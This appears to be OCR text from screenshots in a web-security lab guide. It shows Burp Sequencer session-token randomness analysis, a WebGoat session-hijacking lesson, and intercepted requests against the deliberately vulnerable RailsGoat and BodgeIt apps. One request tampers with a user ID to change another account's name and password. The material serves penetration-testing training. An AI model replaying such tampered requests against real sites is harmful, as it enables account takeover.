

Burp Sequencer [live capture #1: http://192.168.56.11]
Live capture (20000 tokens)
Pause
Copy tokens
Auto analyze
Requests: 20004
Stop
Save tokens
Analyze now
Errors: 0
Summary
Character-level analysis
Bit-level analysis
Analysis Options
Overall result
The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 188 bits.
Effective Entropy
The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.
Significance level
>10%
>1%
>0.1%
>0.01%


Choose another language:
English
Logout
Hijack a Session
OWASP WebGoat v5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Hijack a Session
Spoof an Authentication Cookie
Session Fixation
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson
Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.
General Goal(s):
Try to access an authenticated session belonging to someone else.
* Invalid username or password.
Sign In
Please sign in to your account.
*Required Fields
*User Name:
*Password:
Login
By Rogan Dawes of
ASPECT SECURITY
Application Security Experts



Burp Sequencer [live capture #2: http://192.168.56.11]
Live capture (20000 tokens)
Pause
Copy tokens
Auto analyze
Requests: 20295
Stop
Save tokens
Analyze now
Errors: 0
Summary
Character-level analysis
Bit-level analysis
Analysis Options
Overall result
The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 0 bits.
Effective Entropy
The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.
Significance level
>10%
>1%
>0.1%
>0.01%


Summary
Character-level analysis
Bit-level analysis
Analysis Options
Summary
Count
Transitions
Character set
Significance Levels
The chart indicates the degree of confidence in the randomness of the sample at each character position. The significance level at each p
the observed character-level results occurring, assuming that the sample is randomly generated.
100%
10%
1%
0.1%
0.01%
0.001%
<0.0001%
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18



192.168.56.11/railsgoat/users/7/account_settings
Profile Settings
Email
user@example.com
First name
user
Last name
user
Password
Enter Password
Password confirmation
Enter Password
Submit



Target
Proxy
Spider
Scanner
Intruder
Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.56.11:80
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
POST /railsgoat/users/9.json HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/railsgoat/users/9/account_settings
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 279
Cookie:
_railsgoat_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFRkkiJTYyZWQ2ZmQ2YTg2MjE1YTFlNDQ5NzQzOWU3Njc3NTQwBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMUJPMU5RTkVwd0UwT2Vxc2NPZE5YRG1OQnB2RDhEb3lhOVlyYmJ0MFZJZ3c9BjsARkkiDHVzZXJfaWQGOwBGaQ4%3D--8deeb866cf6ee3d830bbfbd52ccf5071aeac4632
Connection: close


utf8=%E2%9C%93&_method=put&authenticity_token=BO1NQNEpwE0OeqscOdNXDmNBpvD8Doya9Yrbbt0VIgw%3D&user%5Buser_id%5D=9&user%5Bemail%5D=attacker%40example.com&user%5Bfirst_name%5D=attacker&user%5Blast_name%5D=attacker&user%5Bpassword%5D=password&user%5Bpassword_confirmation%5D=password



Target
Proxy
Spider
Scanner
Intruder
Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.56.11:80
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
POST /railsgoat/users/7.json HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/railsgoat/users/9/account_settings
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 281
Cookie:
_railsgoat_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFRkkiJWExZGIyOTFhY2Y3ZTkzM2U1MTcxNWNiZDExZDQ1NGZmBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMWVCNmM4N1dkaHpOeWw5djdUdWVpVUxsY011lUHFja1JQTU5aaStlNThHT2M9BjsARkkiDHVzZXJfaWQGOwBGaQ4%3D--35b978131df9fbfc1551c746f912c85fa469c854; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close


utf8=%E2%9C%93&_method=put&authenticity_token=eB6c87WdhzNyl9v7TueiULlcMuPqckRPMNZi%2Be58GOc%3D&user%5Buser_id%5D=7&user%5Bemail%5D=user%40example.com&user%5Bfirst_name%5D=attacked-user&user%5Blast_name%5D=attacker&user%5Bpassword%5D=password123&user%5Bpassword_confirmation%5D=password123



192.168.56.11/railsgoat/users/7/account_settings
Welcome, attacked-user
Profile Settings
Email
user@example.com
First name
attacked-user
Last name
attacker
Password
Enter Password



192.168.56.11/bodgeit/password.jsp
The BodgeIt Store
We bodge it, so you dont have to!
User: user@example.com
Home
About Us
Contact Us
Logout
Your Basket
Search
Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets
Your profile
Your password has been changed
Change your password:
Name
user@example.com
New Password:
Repeat Password:
Submit


#
Host
Method
URL
Params
Edited
Status
400
http://192.168.56.11
GET
/bodgeit/password.jsp
200
401
http://192.168.56.11
POST
/bodgeit/password.jsp
✓
200
Request
Response
Raw
Params
Headers
Hex
POST /bodgeit/password.jsp HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/bodgeit/password.jsp
Cookie: JSESSIONID=04941E55394E418114BC1931B8BB2490
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
password1=password&password2=password



The BodgeIt Store
